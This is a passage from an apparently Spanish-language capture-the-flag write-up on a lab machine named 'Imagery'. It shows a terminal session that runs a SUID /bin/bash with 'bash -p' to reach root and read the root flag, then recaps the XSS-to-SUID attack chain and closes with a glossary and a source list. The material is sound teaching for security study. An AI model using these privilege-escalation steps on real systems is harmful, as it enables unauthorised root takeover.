-rwsr-xr-x 1 root root 1474768 Oct 26 2024 /bin/bash

mark@Imagery:~$ bash -p; echo
bash-5.2# echo
bash-5.2# whoami; echo
root

bash-5.2# cat /root/root.txt; echo
[REDACTED] id768d03df8[REDACTED]
bash-5.2#
```

Tras una breve espera necesaria para que el *cronjob* pudiera ejecutarse, y luego de salir de la *shell* de *charcol*, se verificaron los permisos de */bin/bash*.


La presencia del bit S en los permisos del binario confirmó el éxito de la operación.

El paso final fue invocar esta *shell SUID* utilizando el parámetro *-p* para asegurar que *bash* se ejecute con los privilegios efectivos del usuario *root* en lugar del usuario *mark*.

Una vez obtenidos los máximos privilegios y capturado por completo el sistema, procedí a extraer la bandera final.

## Compromiso total y conclusiones

La máquina **Imagery** ha sido comprometida exitosamente. La cadena de explotación demostró una progresión metódica desde la explotación web (*XSS Almacenado*), pasando por la suplantación de sesión, exfiltración de datos (*LFI*), crackeo de credenciales offline, pivote de privilegios en la aplicación, inyección de comandos (*RCE*) para el *foothold* inicial y finalizando con una escalada de privilegios mediante el abuso de un binario *SUID* con funcionalidades inseguras.



# Glosario

**XSS Almacenado (Cross-Site Scripting):** Una vulnerabilidad que permite a un atacante "plantar" código malicioso (generalmente JavaScript) en una aplicación web. Este código se guarda en el servidor (ej. en un reporte de bug o un comentario) y se ejecuta en el navegador de cualquier usuario que vea esa página, como un administrador.

- **Analogía:** Es como dejar una nota con una broma de tinta explosiva en un tablón de anuncios. El atacante deja la nota, y la víctima (*el administrador*) la lee y la tinta le explota (*robándole su cookie de sesión*).

**Cookie de Sesión:** Un pequeño archivo de texto que un sitio web guarda en tu navegador para "recordar" quién eres y mantener tu sesión iniciada.

- **Analogía:** Es la pulsera o el sello que te ponen en un evento. Mientras la lleves, los guardias (*el servidor*) saben que tienes permiso para estar allí (*en la sesión de admin*). Robar la cookie es robar esa pulsera.

**LFI (Local File Inclusion / Inclusión Local de Archivos):** Una vulnerabilidad que permite a un atacante engañar a una aplicación web para que muestre o entregue archivos del servidor que no debería, como archivos de configuración o contraseñas del sistema.

- **Analogía:** Es como pedir un libro en una biblioteca usando un código (*log.txt*), pero "engañoando" al bibliotecario para que, usando una ruta especial (*../../oficina/secretos.txt*), te traiga un documento confidencial de la oficina del director.

**RCE (Ejecución Remota de Código):** Una de las vulnerabilidades más graves. Permite a un atacante ejecutar comandos directamente en el sistema operativo del servidor, como si estuviera sentado frente a él.

- **Analogía:** Es como si el formulario de "contacto" de una web, en lugar de solo enviar un email, te permitiera escribir comandos como "apaga el servidor", y el servidor los obedeciera.

**Inyección de Comandos (Command Injection):** La técnica específica que usamos para lograr el **RCE**. Ocurre cuando la aplicación construye un comando del sistema (ej. para modificar una imagen) y el atacante "inyecta" sus propios comandos dentro de los datos que envía (ej. en el parámetro X de la imagen).

**Shell Reversa (Reverse Shell):** Método usado para tomar control tras el **RCE**. En lugar de nosotros conectarnos al servidor (*lo cual suele estar bloqueado por el firewall*), engañamos al servidor para que él se conecte a nosotros.

- **Analogía:** Es como si, en lugar de hacer una llamada a un número bloqueado, le enviaras un mensaje pidiéndole que te llame. Cuando te llama, tienes una línea abierta para darle órdenes.

**Hash (MD5):** Una "huella digital" criptográfica de una contraseña. Es un proceso de un solo sentido: es fácil convertir una en un *hash*, pero imposible hacerlo al revés.

- **Crackeo de Hash:** No revertimos el hash. Lo que hicimos fue probar millones de contraseñas conocidas (*rockyou.txt o la base de datos de CrackStation*) y calcular sus *hashes* hasta encontrar una que coincidiera.

**Movimiento Lateral / Pivote:** Un término que describe el movimiento de un atacante dentro de una red o sistema. En este informe, tuvimos dos pivotes:

1. De admin (*web*) a testuser (*web*) para descubrir la RCE.
2. De usuario web (*shell*) a mark (*usuario de sistema*) usando credenciales crackeadas.

**SUID (Set User ID):** Un permiso especial en Linux. Cuando un programa tiene este bit, cualquier usuario que lo ejecute lo hará con los permisos del dueño del programa.

- **Explotación:** El programa *charcol* era propiedad de *root* y tenía el bit *SUID*. Aunque nosotros lo ejecutamos como *mark*, el programa se ejecutó como *root*, permitiéndonos abusar de sus funciones (*crear un cronjob*) para escalar a *root*.

**Cronjob (Tarea Programada):** El equivalente a las "Tareas Programadas" de Windows para Linux. Son trabajos que se configuran para ejecutarse automáticamente en un horario específico (ej. "cada minuto"). Abusamos de esto para que *root* ejecutara nuestro comando malicioso.

# Fuentes bibliográficas

**OWASP (Open Web Application Security Project).** Principal recurso para la metodología de pruebas de seguridad en aplicaciones web.

- **OWASP Top 10 (2021):** Utilizado como guía para la clasificación de vulnerabilidades, específicamente:
  - **A03:2021-Injection:** Relevante para la Inyección de Comandos (RCE), el Cross-Site Scripting (XSS) y la Inclusión Local de Archivos (LFI) identificadas.
  - **A01:2021-Broken Access Control:** Relevante para la explotación del LFI y el acceso al panel de administrador tras el robo de cookies.
- **OWASP Web Security Testing Guide (WSTG):** Referencia para las técnicas de enumeración y *fuzzing* web.

**GTFOBins.** Base de datos de referencia para la escalada de privilegios en sistemas Linux/Unix.

- Se consultó para validar la metodología de abuso de binarios *SUID* y la explotación de sudo. La técnica de *chmod u+s /bin/bash* es un vector documentado y probado, adaptado aquí al binario *charcol*.

**CrackStation.** Servicio de consulta de *hashes (rainbow tables)* utilizado para el *crackeo* de los *hashes MD5* exfiltrados de la base de datos *db.json*.

## Documentación Oficial de Herramientas:

- **Nmap (nmap.org):** Para la sintaxis y optimización del escaneo de reconocimiento inicial.
- **CAIDO (caido.io):** Documentación del *proxy* de intercepción web utilizado para analizar, manipular y repetir peticiones *HTTP/S*.
- **pyAesCrypt (PyPI):** Para la implementación del *script* de fuerza bruta *offline* contra el archivo de *backup* cifrado con AES.
- **Werkzeug (Palette Project):** Documentación del *framework* de Python para comprender el *backend* de la aplicación.
- **Python http.server:** Para la creación de servidores web temporales para la exfiltración de archivos.

## Recursos de la Comunidad:

- **HackTricks:** Enciclopedia de técnicas de *pentesting* consultada para metodologías de explotación de LFI (*/proc/self/environ*) y enumeración de escalada de privilegios en Linux.